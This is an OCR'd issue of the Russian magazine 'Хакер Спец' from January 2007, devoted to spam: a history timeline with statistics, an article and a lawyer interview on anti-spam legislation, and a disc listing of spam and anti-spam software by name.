ЛАНДЕР
# СПЕЦ
01(74) ЯНВАРЬ 2007
ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ

(game)land hi-fun media
publishing for enthusiasts
4 607157 100049 07001



spectopic:
«не PC»

## CRYSIS

*Эксклюзивные подробности о лучшем шутере нового поколения. Мы играли в него вместе с разработчиками.*

## ОЖИДАНИЯ 2007

*Все самые значимые игры 2007 года в одном материале.*

## MEDIEVAL II: TOTAL WAR

*Главная стратегия уходящего года: красивая, масштабная, увлекательная. Все, о чем мечтали фанаты!*

## NEVERWINTER NIGHTS 2

*Достойное продолжение нашумевшего хита. Отличная альтернатива Oblivion и Gothic 3.*

## SPLINTER CELL: DOUBLE AGENT

*Сэм Фишер сменил промысел и подался в террористы. Такой Splinter Cell еще не было.*


## А ТАКЖЕ:

* ***ПРЕВЬЮ***: *Jade Empire, Rogue Warrior, «Предтечи», «Обитаемый остров: Послесловие», «Смерть шпионам», «Адреналин 2: Час пик»...*

* ***РЕЦЕНЗИИ:*** *Neverwinter Nights 2, Pro Evolution Soccer 6, Medieval II: Total War, Football Manager 2007, «Heroes of Might and Magic V: Владыки Севера», «Санитары подземелий», Splinter Cell: Double Agent, «Завтра война», Marvel: Ultimate Alliance, Sam & Max: Episode 1 – Culture Shock, «Warhammer: Печать Хаоса», «Полный привод: УАЗ 4x4», FIFA Manager, «Вторая мировая», «Дневной дозор»...*
*И многое-многое другое!*



## В КАЖДОМ НОМЕРЕ:

* ***ДВА двухслойных DVD (общий объем 17 Gb);***
* ***ДВА постера;***
* ***ДВЕ наклейки!!!***

# intro

Приветствую, тебе когда-нибудь хотелось убить спамера? Вонзить ему в живот ржавый кинжал, намотать его кишки себе на руку, вскрыть грудь, вырвать сердце и тут же сожрать его? Так вот, в этом номере на данную тему ты не найдешь ничего. Мы — журналисты, а не какие-то маньяки (кстати, хоть мы и не маньяки, но сексуальные. Правда, это к делу не относится), и подобные мысли нас не посещают, даже когда мы выкачиваем письма из наших публичных ящиков типа spec@real.xakep.ru ;). И все-таки, почти каждому из нас хоть немного интересно, как и чем живут эти представители темной стороны компьютерной Силы, как они собирают свои спам-листы, как обходят фильтры, с помощью чего рассылают письма и сколько денег за это получают. Как и чем с этим бороться, какие технологии антиспама существуют и какие появятся? Ну что же, вы хотите песен — их есть у меня! Весь этот номер посвящен исключительно спаму! Хотя стоп. Кажется, я привираю. На самом-то деле мы подумали и решили удвоить удовольствие, получаемое читателями от нашего журнала. Теперь в каждом номере не одна, а ДВЕ темы! В этом — читай про не-PC архитектуры. Кстати, нам и самим интересно было про них почитать :).

**Добрый Dr.Klouniz**

СПЕЦ

ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ

01|74|2007

WWW.XAKEP.RU



**РЕДАКЦИЯ**
**Главный редактор**
Николай «AvaLANche» Черепанов (avalanche@real.xakep.ru)
**Выпускающий редактор**
Сергей Никитин (nikitin@real.xakep.ru)
**Редакторы**
Александр «Dr.Klouniz» Лозовский (alexander@real.xakep.ru)
Андрей Каролик (andrusha@real.xakep.ru)
**Литературный редактор**
Настя Глухова
**Арт-директор**
Иван Васин (vasin@real.xakep.ru)
**Дизайнер**
Наталья Жукова (zhukova@real.xakep.ru)
**Верстальщик**
Андрей Карамнов (karamnoff@real.xakep.ru)
**Цветокорректор**
Александр Киселев (kiselev@real.xakep.ru)

**ОТДЕЛ РЕКЛАМЫ**
**Директор по рекламе**
Игорь Пискунов (igor@gameland.ru)
**Руководитель отдела рекламы цифровой группы**
Ольга Басова (olga@gameland.ru)
**Менеджеры отдела**
Ольга Емельянцева (olgaeml@gameland.ru)
Евгения Горячева (goryacheva@gameland.ru)
Оксана Алехина (alekhina@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

**ОТДЕЛ ДИСТРИБУЦИИ**
**Директор отдела дистрибуции и маркетинга**
Владимир Смирнов (vladimir@gameland.ru)
**Оптовое распространение**
Андрей Степанов (andrey@gameland.ru)
**Подписка**
Алексей Попов (popov@gameland.ru)
**Региональное розничное распространение**
Татьяна Кошелева (kosheleva@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

**ИНФОРМАЦИЯ О ВАКАНСИЯХ ИЗДАТЕЛЬСТВА «ГЕЙМ ЛЭНД»**
**Менеджер отдела по работе с персоналом**
Марина Нахалова (nahalova@gameland.ru)
тел.: (495) 935.70.34 (доб. 454)

**ИЗДАТЕЛЬСТВО «ГЕЙМ ЛЕНД»**
**Генеральный Директор**
Дмитрий Агарунов (dmitri@gameland.ru)
**Управляющий Директор**
Давид Шостак (shostak@gameland.ru)
**Директор по развитию**
Паша Романовский (romanovski@gameland.ru)
**Директор по персоналу**
Михаил Степанов (stepanovm@gameland.ru)
**Финансовый директор**
Елена Дианова (dianova@gameland.ru)
**Издатель цифровой группы**
Борис Скворцов (boris@gameland.ru)
**Редакционный директор цифровой группы**
Александр Сидоровский (sidorovsky@gameland.ru)

**ИНФОРМАЦИЯ О ПОДПИСКЕ**
Бесплатный тел.: 8 (800) 200-3-999

**ДЛЯ ПИСЕМ**
101000, Москва, Главпочтамт, а/я 652, Хакер Спец
spec@real.xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия
Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.
Тираж 42 000 экземпляров.
Цена договорная.

# Анна Власова

с. 57

Начальник группы спам-аналитиков, «Лаборатория Касперского» (www.kaspersky.com). Специалист в области автоматической обработки и классификации текстов, прикладной лингвистике. В сфере IT работает с 1994 года. Разработкой систем фильтрации спама занимается с 2002 года, вначале в компании «Ашманов и Партнеры», теперь — в «Лаборатории Касперского».

# Зараза

с. 62

Сфера профессиональной деятельности — телекоммуникации. Руководитель службы технической поддержки пользователей довольно крупного ISP. Хобби — разработка программного обеспечения, в частности, проект 3proxy (www.security.nnov.ru/soft/3proxy/). Автор и редактор основного сайта www.security.nnov.ru.

# Антон Карпов

с. 63

Специалист в области информационной безопасности . В журналы «Хакер» и «ХакерСПЕЦ» пишет с переменной периодичностью вот уже несколько лет, выступая автором и экспертом по ряду вопросов. Круг профессиональных интересов: сетевые атаки, безопасность UNIX-систем, безопасность беспроводных сетей.

# Крис Касперски

с. 63

Один из старейших специалистов в ИТ-сфере, автор множества книг и статей на тему информационной безопасности. Компьютеры грызет еще с тех времен, когда Правец-8Д считался крутой машиной, а дисковод с монитором были верхом мечтаний. Освоил кучу языков программирования и операционных систем, из которых реально использует W2K, а любит FreeBSD 4.5.

## АНТИСПАМ



## СПАМ



## SPECIAL DELIVERY



## SPEC TOPIC



# offtopic

## SOFT



## HARD



## CREW



## STORY



# cd:

### ЗЛОБНЫЙ СОФТ

- E-mails Hunter 1.46
- E-mail Spider Easy
- mail.ru Checker 1.0
- ACe Form Poster
- Advanced Mass Sender 4.3
- Pantera 3
- Advanced Email Extractor Premium
- Advanced Email Locator 1.62
- Advanced Direct Remailer 2.20

### СРЕДСТВА АНТИСПАМА

- High Speed Verifier
- Advanced Maillist Verify 4.27
- Mailing List Wizard
- Advanced Mailbox Processor 3.0
- Spamoed 4.6
- Spam Punisher
- WinAntiSpam
- SpamBlocker 2.3.09
- MailFilter
- SpamWasher
- AntiSpamer
- SpamSweeper
- SpamPal 1.594
- Agava Spamprotexx
- SpamExperts Home

### E-MAIL КЛИЕНТЫ

- Postfix 2.3.4
- TheBat! + плагины
- Thunderbird
- ZeRAT 2.06
- Pegasus Mail 4.41
- Becky! Internet Mail
- mutt
- Evolution 2.8.2.1

### ПОЧТОВЫЕ СЕРВИСЫ

- Kerio MailServer 6.3
- Eserv 3.28
- Courier Mail Server
- Office mail server
- X-Ray Mail Assistant
- SPECTral Personal SMTP Server
- Evolution Data Server 1.8.2
- Evolution Exchange

### СПЕЦ УТИЛИТЫ

- ExeScript 2.1.1
- NikSaver 1.6.1
- Google Earth
- Handy Password 3.9
- SIV 3.18
- MAPILab File Recovery for Office
- DFX 8 Audio Enhancer
- Miranda@HotCoffee
- HTTP File Server 2.1
- Audio Grail 6.6.8
- RAdmin 3.0 beta 2
- Hamachi 1.0.1

# timeline

## 1978

{**первый спам**} В отделе маркетинга американской компании Defense Communications Agency (DCA) нашелся человек, назвавшийся Gary Thuerk, которому показалась чрезвычайно удачной идея разослать по существовавшей тогда сети Arpanet приглашение на презентацию DCA.

## 1994

{**день рождения спама**} Дата, которую часто принято считать днем рождения спама. В штате Аризона супруги Лоренс Кантер и Марта Сигел, державшие юридическую фирму, с помощью perl-скрипта наводнили интернет рекламой своих услуг. Это вызвало бурю негодования, супруги стали антигероями, подверглись нешуточному давлению как со стороны провайдеров, так и со стороны еще немногочисленной сетевой общественности. Причем смаперская атака была нацелена на интернет-форумы и конференции, а не на личные e-mail адреса.


## 2002

Пол Грэм первым предложил использовать статистический подход для борьбы со спамом

{**борьба с рекламными письмами**} Американский программист и предприниматель Пол Грэм опубликовал в Сети статью (www.paulgraham.com/spam.html), весьма подробно описывающую эффективный метод борьбы с рекламными письмами. Этот метод основывается на теории вероятности и использует для фильтрации спама алгоритм Бейеса. Созданный Грэмом простой фильтр смог обнаружить 79,7% спама, и лишь в 1,2% случаев к спаму были отнесены обычные письма. Однако усовершенствование этой системы оказалось более сложной задачей. Грэм посвятил ее решению более полугода, пока ему не пришло в голову использовать для фильтрации спама статистические алгоритмы. В разработанном Грэмом прототипе фильтра каждому встречающемуся в электронной переписке слову или тэгу присваивается значение вероятности его наличия в спаме. На основе этих вероятностей с помощью алгоритма Бейеса вычисляется вероятность того, что данное письмо является спамом.

## 2003

{**антиспаммерская коалиция**} «Лаборатория Касперского» предложила создать национальную коалицию против спама. Учредителями стали ведущие компании российской компьютерной индустрии: «Лаборатория Касперского», «Ашманов и Партнеры», Голден Телеком, Mail.Ru, Rambler, Subscribe.Ru и московское представительство Microsoft. Основные направления деятельности: законодательные инициативы (проект закона о спаме, проекты поправок к законодательству, внесение законопроектов в государственную думу), правоприменение (идентификация спамеров, судебные иски к ним), технологические инициативы (выработка общих принципов фильтрации спама, создание общенациональной системы борьбы со спамом).

**Какой в твоей почте процент спама?**
**По результатам опроса на www.securitylab.ru**


| количество ответивших | {2003} | {2006} |
|---|---|---|
| менее 20% | 37% | 41% |
| 20-40% | 18% | 11% |
| 40-60% | 14% | 12% |
| 60-80% | 14% | 13% |
| более 80% | 16% | 23% |


чего в спаме много,
так это виагры и обещаний поднять потенцию до невиданных высот

спам живет
до тех пор, пока есть те,
кто соблазняется
на рекламу

## 2005-2006

Болезнь под названием «спам» действительно существует. И этот факт наглядно подтверждает статистика. По данным Лаборатории Касперского, доля спама в общем потоке почтового трафика рунета уже не опускается ниже 70% (единственное исключение — новогодние праздники, когда доля спама падает до 50-60%). Конечно, все это усредненные данные. К примеру, на серверах бесплатной почтовой службы Mail.ru или Yandex доля спама будет еще выше и может превышать 90%. А на небольших корпоративных серверах, наоборот, может быть и ниже 70%. К счастью, та же статистика показывает, что эффективное лекарство есть — современные антиспам-программы способны обеспечить высокий уровень фильтрации спама, отсекая более 90 «мусорных» сообщений из каждых 100, атаковавших электронную почту пользователей.




## 2006

Эксперты Spamhaus (www.spamhaus.org) утверждают, что 80 процентов спама рассылают одни и те же спамеры. А тройка самых активных спамеров, по их мнению, выглядит так: Алексей Поляков (Украина), Леонид Куваев (Россия) и Майкл Линдсей (США). Все они подозреваются в организации сетей зомбированных компьютеров и рассылке спама, в том числе порнографического содержания.

## 2006

В Москве был убит один из, наверное, самых известных российских спамеров. Смерть руководителя «Центра английского разговорного языка» 35-летнего Вардана Кушнира наступила от закрытой черепно-мозговой травмы и множественных ушибленных ран головы. Рунету это организация более известна как «Центр американского английского». Расходы Центра на спамерские рассылки аналитики оценивали как «не менее $10000» в месяц. Фигурируют две версии убийства: напали грабители или же он поплатился за свои методы работы.

## 2006

Согласно результатам исследования компании IronPort, только с апреля по июнь объемы спама в мире выросли на 40%, а за год прирост составил все 83%. При этом спамеры совершенствуют методы и технологии рассылки. Из этих же исследований следует, что спамеры в течение нескольких часов меняют IP-адреса источника спама (продолжительность «жизни» спамового URL сократилась до 4 часов), рассылаемого из зомби-сетей. При этом ссылки, которые обычно содержат спам-сообщения, меняются с той же частотой. Это означает, что к тому времени, когда URL будет внесен в традиционные блэк-листы, спам с этой ссылкой уже попадет в почтовые ящики пользователей, а спамеры изменят ссылку в рассылаемых сообщениях.

устройства IronPort предназначены
для защиты систем электронного обмена
сообщениями от угроз извне

Доля спама в общем потоке почтового трафика рунета

**70%**

Доля спама, которую практически все производители антиспама клятвенно обещают отсечь

**95%**

## 45%

По данным опроса в рамках проекта www.securitylab.ru с большим отрывом у пользователей по распространенности лидирует почтовый клиент TheBat! — 45,17%. В порядке убывания перечислим другие распространеные почтовые клиенты: Mozilla Thubderbird (14,19%), Microsoft Outlook 2003 (9,02%), web-почта (7,42%), Microsoft Outlook express (6,77%), Kmail (3,06%), Opera's built-in e-mail client (3,02%), Microsoft Outlook XP (1,51%), Microsoft Outlook 6.0/97/2000 (1,42%).

## 95%

Доля спама, которую практически все производители антиспама обещают отсечь. И хотя эта планка достаточно высока, оставшиеся 5% могут стать ощутимым количеством мусора, если общий поток писем значительный.

# для руководителя

## Закон против спама

ВСЕ ПРИВЫКЛИ, ЧТО ОТ СПАМА МОЖНО ЗАЩИТИТЬСЯ ТОЛЬКО С ПОМОЩЬЮ СПЕЦИАЛЬНЫХ ПРОГРАММ, НО ЭТО НЕ ТАК. В ЛЮБОМ ГОСУДАРСТВЕ ПРАВА ЧЕЛОВЕКА ОХРАНЯЮТСЯ ЗАКОНОМ, БОЛЕЕ ТОГО, ОНИ НАМ ГАРАНТИРОВАНЫ. ТАК ПОЧЕМУ БЫ НЕ НАЧАТЬ ОТСТАИВАТЬ СВОИ ПРАВА В КИБЕРПРОСТРАНСТВЕ С ПОМОЩЬЮ ЗАКОНА?

spider_net (spider_net@inbox.ru), www.vr-online.ru

Для простого человека это труднореализуемо и зачастую не выгодно. К тому же, так повелось, что в нашей стране половина населения вообще не знает о существовании жизненно необходимых законов. Этим и пользуются все, начиная от мелких продавцов и заканчивая самими чиновниками. Мы расскажем про законы, с помощью которых можно пригвоздить спамера к стенке (при условии, что он будет обнаружен нашими доблестными органами), и про законы, которые принимаются в других странах для борьбы с рекламным мусором.

Наша страна всегда отличалась своей тормознутостью: это касается почти всех сфер деятельности, в том числе и принятия нужных законов. У нас обычно первым делом принимают те законы, которые выгодны государству, а не его гражданам. Закона, который должен защищать нас от нежелательных рекламных рассылок (речь идет непосредственно об электронных рассылках) не было очень долгое время. И вот настал день, когда в России внесли кардинальные поправки в закон «О рекламе». В нем есть статья (номер 18), нормы которой призваны защищать нас от действий спамеров.

Согласно этой статье, никто не имеет право заниматься рассылкой рекламы без согласия на это ее получателя. То есть пока ты не разрешишь спамеру слать тебе рекламу, он не имеет право этого делать. Если же он все-таки отправил тебе письма без разрешения, то при первом твоем желании он должен прекратить рассылку. В противном случае происходит нарушение конституционных прав гражданина, что считается очень серьезным преступлением. Это касается не только интернета, но и сотовой связи. До внесения этой поправки (года полтора назад) у операторов было в моде рассылать смс с рекламой различного мультимедийного контента. >


THAILAND
BOSS
Today's Edition of International Newspapers
kicker
Tages-Anzeiger
Aftenposten
THE AUSTRALIAN
CORRIERE DELLA SERA

## законопроекты будущего

В 2004 ГОДУ У КАКОГО-ТО УМНОГО ЧЕЛОВЕКА ПОЯВИЛАСЬ МЫСЛЬ: «А ПОЧЕМУ БЫ НЕ БОРОТЬСЯ СО СПАМОМ ВМЕСТЕ?». ПОСИДЕЛ ОН , ПОДУМАЛ И РЕШИЛ ПРИГЛАСИТЬ РАЗНЫЕ СТРАНЫ ДЛЯ ОБДУМЫВАНИЯ ПРОБЛЕМЫ СПАМА. ГОСУДАРСТВ, ЖЕЛАЮЩИХ ВСТУПИТЬ В ТАКОЙ ПРОЕКТ, ОКАЗАЛОСЬ ДОСТАТОЧНО БОЛЬШОЕ КОЛИЧЕСТВО: США, ВЕЛИКОБРИТАНИЯ, ГЕРМАНИЯ, ЯПОНИЯ. С 2006 ГОДА К ПРОЕКТУ ПРИСОЕДИНИЛАСЬ И РОССИЯ. ЦЕЛЬ ПРОЕКТА — СОВМЕСТНАЯ РАЗРАБОТКА ЗАКОНОВ, НАПРАВЛЕННЫХ НА БОРЬБУ СО СПАМОМ.

ИДЕЯ ПОДОБНОГО ПРОЕКТА ДОСТАТОЧНО ПЕРСПЕКТИВНА, ТАК КАК ЕСЛИ В КАЖДОЙ СТРАНЕ БУДУТ ПРИБЛИЗИТЕЛЬНО ОДНИ И ТЕ ЖЕ НОРМЫ, ОБЕСПЕЧИВАЮЩИЕ ЗАЩИТУ ОТ СПАМА (В ИДЕАЛЕ ПРОБЛЕМА БУДЕТ РЕГУЛИРОВАТЬСЯ НОРМАМИ МЕЖДУНАРОДНОГО ПРАВА), ТО СПАМЕРАМ БУДЕТ ТРУДНЕЙ УЙТИ ОТ ЗАКОНА. ИНАЧЕ ВЕСЕЛО ПОЛУЧАЕТСЯ: В ОДНОЙ СТРАНЕ ЗА СПАМ В КАЧЕСТВЕ НАКАЗАНИЯ ПРЕДУСМОТРЕНО 10 ЛЕТ ТЮРЬМЫ, А В ДРУГОЙ — ВСЕГО ЛИШЬ ШТРАФ В 10 МРОТОВ.

За нарушение данной статьи не установлена санкция. Но не стоит думать, что если в законе не указана мера ответственности за преступление, то его можно не соблюдать. Данная статья является бланкетной, то есть отсылает нас к другим источникам — в частности, к Кодексу об административных правоотношениях и Гражданскому кодексу. А вот благодаря этим сборникам норм можно по-разному повернуть ситуацию. То есть если ты хочешь проучить пойманного спамера, то можешь в своем иске описать все нарушенные им права. Если внимательно подойти к этому вопросу (проштудировав перечисленные кодексы), то в суде можно изрядно потрепать преступника.

Вроде все хорошо, но как обстоят дела на практике? В обычной жизни все не так радужно. Конечно, все уважающие себя крупные компании изучили закон и придерживаются его рамок. Хуже дела обстоят с интернетом. Спамеры никак не отреагировали на этот закон, и рассылок меньше не стало. Наоборот, спамеры стали даже писать в конце писем извинения и инструкцию, как исключить свой адрес из их базы. Как правило, после проделанных действий спама в ящике не становится меньше — его количество только начинает увеличиваться, потому что, написав письмо спамеру, ты автоматически подтверждаешь свою активность. Спамер узнает, что ты проверяешь свой ящик и читаешь письма рекламного характера, а значит, тебе можно высылать чуточку больше рекламы.

Почему же нормы закона не действуют в полную силу? Порой кажется, что проблема заключается в нашем менталитете. В большинстве случаев мы привыкли на все закрывать глаза и мириться с происходящим. Мы не хотим отстаивать свои права в суде, мы не хотим шевелиться. Конечно, речь идет не об обычных пользователях, которые замучились вычищать свои ящики от спама, а о крупных компаниях, у которых есть профессиональные юристы, наученные борьбе с нарушителями гражданских прав. Не факт, что это сразу поможет, но это как минимум станет катализатором для всех государственных органов, которые занимаются защитой наших прав.

Чем больше мы будем обращаться в суд для защиты своих прав, тем быстрее будут совершенствоваться нормы, которые направлены их защиту. Если посмотреть на опыт западных стран, то станет ясно, как они борются с проблемой спама. Делается это просто — при помощи граждан. Западные государства гораздо серьезнее относятся к защите интересов своих людей. Посмотри ленты новостей, где чуть ли не каждую неделю появляется несколько новостей типа: «Такой-то спамер был приговорен к тюремному заключению». В отличие от России, где за распространение спама предусмотрена только гражданская и административная ответственность, в других странах спамеров могут упрятать за решетку. А это лишний повод для нашего спамера начихать на закон.

➔ **P.S.** Простой пользователь, поставь какой-нибудь спам-фильтр и не забивай себе голову. Так ты сэкономишь свое время и нервы **C**

## SPECIAL ИНТЕРВЬЮ

**ВЛАДИМИР АНТОНОВ**

ведущий специалист юридического отдела администрации города Советская Гавань (www.admsovgav.ru), 15 лет юридического стажа

**КАК ВЫ ОТНОСИТЕСЬ К СПАМУ И СПАМЕРАМ В ЧАСТНОСТИ?**

Я больше привык использовать термин реклама. Отношусь отрицательно. Электронной почтой я пользуюсь не очень часто, так как приходится работать непосредственно с населением, но когда проверяю ее, то примерно 1/3 писем в ящике — рекламного характера. К спамерам отношусь как к правонарушителям. Реклама в наши дни везде: на вывесках, всевозможных стендах, в подъездах. От нее и так тошнит. Поэтому вдвойне неприятно, когда она еще и в твою почту просачивается.

**НОВАЯ ПОПРАВКА К ЗАКОНУ «О РЕКЛАМЕ» ДАСТ КАКИЕ-НИБУДЬ ИЗМЕНЕНИЯ, СТАНЕТ ЛИ СПАМЕРОВ МЕНЬШЕ?**

Коренных изменений не произойдет. Рассылка рекламы без согласия получателя — это правонарушение. У граждан нашей страны еще не развилось чувство патриотизма, и правонарушения происходят чуть ли не каждый день. Мелкие, но совершаются. Поэтому поправка к закону вряд ли даст какие-либо серьезные результаты. В нашей стране нарушаются тысячи законов, так почему этот должен соблюдаться? Это невозможно.


**СЕЙЧАС МНОГИЕ ЕВРОПЕЙСКИЕ СТРАНЫ (В ТОМ ЧИСЛЕ И РФ) ОБЪЕДИНЯЮТСЯ В КОАЛИЦИЮ ДЛЯ СОВМЕСТНОЙ РАЗРАБОТКИ ЗАКОНОПРОЕКТОВ, НАПРАВЛЕННЫХ НА ПРЕСЕЧЕНИЕ РАСПРОСТРАНЕНИЯ СПАМА. МОЖЕТ ЛИ ЭТО ПРИНЕСТИ КАКОЙ-НИБУДЬ ОЩУТИМЫЙ ЭФФЕКТ?**

Вряд ли. Это не единственный случай, когда страны пытаются создать какие-нибудь общие законопроекты. Международно-правовых норм принято огромное количество, вот только соблюдаются ли они должным образом? Скорее всего, так будет и в этом случае. Возможно, в других странах эти за-

**{Китай}** В этой стране проблеме спама уделяется далеко не самое последнее место, да и вообще китайцы всегда основательно подходят к различным проблемам. Если ты регулярно читаешь новости в интернете, то должен был слышать о всяких громких событиях в информационном мире, где главным героем был Китай: ограничение доступа к Google, ограничение доступа к Wikipedia и так далее. Со спамом та же ситуация. В начале 2006 года китайское правительство приняло закон о запрете спама. В отличие от российского закона «О рекламе», в китайской его версии все нормы закона относятся к распространению рекламы непосредственно через информационные технологии. Исполнение законов во многом зависит от меры наказания за их несоблюдение, а в Китае это особенно актуально, так как там до сих пор не отменена смертная казнь.

**{Германия}** В Германии ситуация со спамом обстоит  не очень хорошо, точнее ужасно. Причина всему — отсутствие законопроекта о спаме, и из-за этого немецкие спамеры — одни из самых активных в мире. В ноябре 2006 компания Microsoft подала несколько исков на немецких спамеров, и по одному из них суд вынес решение, в котором спамера обязали выплатить штраф. Размер штрафа неизвестен, но я подозреваю, что его сумма немаленькая.

**{Австралия}** За распространение спама в Австралии в качестве наказания предусмотрен штраф. Причем сумма штрафа довольно велика. Например, в первых днях ноября в Австралии был пойман спамер. Его вина была полностью доказана, в качестве меры наказания был применен штраф в размере 4,5 миллионов долларов. Неплохо, да? Если бы в нашей стране были такие же суровые санкции, то, скорее всего, спамеров стало бы меньше.



**{США}** США — родители интернета, а, следовательно, все последствия неправильного воспитания чада в первую очередь проявляются именно в этой стране. Вирусные эпидемии, самый большой поток спама и другие гадости зарождаются в Америке. Это первая по объему рассылаемого спама страна.

Как известно, американское правительство с паранойей относится ко всякого рода угрозам правам своих граждан и сразу старается закрепить все законодательно. Проблема спама — не исключение. В США принят ряд законопроектов, в которых указана ответственность за рассылку спама. Система наказаний очень гибка: можно отделаться простым предупреждением, а можно заработать срок с огромным штрафом. И в последнее время самое распространенное решение судей в отношении спамера это штраф + тюремное заключение. Причем штрафы бывают огромными.

конопроекты будут работать, но у нас... Принять можно любой закон, это не проблема, гораздо тяжелее добиться его соблюдения. У нас достаточно суровые санкции за убийства, но становится ли их меньше? Нет, а это одно из самых серьезных преступлений. Что тогда можно говорить о рекламе.

**В НЕКОТОРЫХ СТРАНАХ ЗА РАСПРОСТРАНЕНИЕ СПАМА ПРЕДУСМОТРЕНО НАКАЗАНИЕ В ВИДЕ ЛИШЕНИЯ СВОБОДЫ. НЕ СЛИШКОМ ЛИ СУРОВО ЗА ТАКОЕ ПРЕСТУПЛЕНИЕ?**

Никто не заставляет нарушать закон. Если его соблюдать, то бояться нечего. Санкция вполне справедливая, человек должен подумать перед тем, как что-то совершить. Если установить небольшие денежные штрафы, то нарушителям будет выгодно их платить, так как на распространении рекламы они неплохо зарабатывают. Я не знаю точных цен, но если бы мало получали, то никто бы этим не занимался.

**ПРОБОВАЛИ ПОДАТЬ НА СПАМЕРОВ ИСК? ВООБЩЕ, ЧЕГО РЕАЛЬНО МОЖНО ДОБИТЬСЯ, ЕСЛИ РАЗБИРАТЬСЯ ПО ЗАКОНУ?**

Смеешься? Я пользуюсь почтой эпизодически, мне проще удалить то, что мне не нужно, не заостряя на этом внимания. Что касается второй части, то это спорный вопрос. Если смотреть с точки зрения законодательства, то можно надеяться на справедливость и возмещение причиненного вреда. Но в реальной ситуации все не так просто. Ты можешь подать иск в суд на рекламодателя: как правило, в рекламных письмах есть все необходимые телефоны, а иногда и юридические адреса фирм, рекламирующих свои товары. Здесь тебе, возможно, повезет, так как проблем с поиском рекламодателя быть не должно. Но если ты хочешь наказать рекламораспространителя, то тут будет сложней. Для начала нужно выяснить его местонахождение. Вот только как это сделать? Могут потребоваться серьезные затраты. А значит, игра не стоит свеч. Даже если тебе удастся найти обидчика, то быть уверенным в каком-то определенном решении суда нельзя. Может случиться так, что затраты окажутся больше, чем сумма возмещения вреда. К тому же, все это займет слишком много времени.

**КАКОВ ПРОГНОЗ, БУДУТ ЛИ РАСТИ ОБЪЕМЫ СПАМА?**

Скорее всего да. Каждый день появляются новые фирмы/компании, все хотят заработать, а для успешного ведения бизнеса нужна реклама. Следовательно, объемы рекламы, распространяемой посредством электронной почты, будут увеличиваться. Это банальная конкуренция, только не этичная по отношению к потребителям.

**МОГУТ ЛИ ЧИТАТЕЛИ ЗАДАТЬ ВАМ ВОЗНИКШИЕ У НИХ ВОПРОСЫ?**


Да. По электронной почте greed@mail.sovgav.ru или через наш официальный сайт — www.admsovgav.ru. Если будут интересные вопросы, то я непременно на них отвечу.

# все починим

## Давим спам прямо на сервере

МЕТОДИКИ БОРЬБЫ СО СПАМОМ НЕПРЕРЫВНО СОВЕРШЕНСТВУЮТСЯ: ОБРАЗУЮТСЯ РАСПРЕДЕЛЕННЫЕ ЦЕНТРЫ, ВЕДУЩИЕ «ЧЕРНЫЕ СПИСКИ», СОЗДАЮТСЯ ИЗОЩРЕННЫЕ ПРОГРАММНЫЕ ФИЛЬТРЫ, ПРЕДНАЗНАЧЕННЫЕ КАК ДЛЯ ПРОВАЙДЕРОВ, ТАК И ДЛЯ ПРОСТЫХ ЛЮДЕЙ. КАКИЕ ТЕХНИЧЕСКИЕ СРЕДСТВА СОПРОТИВЛЕНИЯ СУЩЕСТВУЮТ НА ДАННЫЙ МОМЕНТ, ЧЕМ ОНИ ОТЛИЧАЮТСЯ ОТ ДРУГ ДРУГА, ГДЕ ИХ ДОСТАТЬ И КАК ПРАВИЛЬНО НАСТРОИТЬ И УСТАНОВИТЬ?

Крис Касперски ака мыщъх




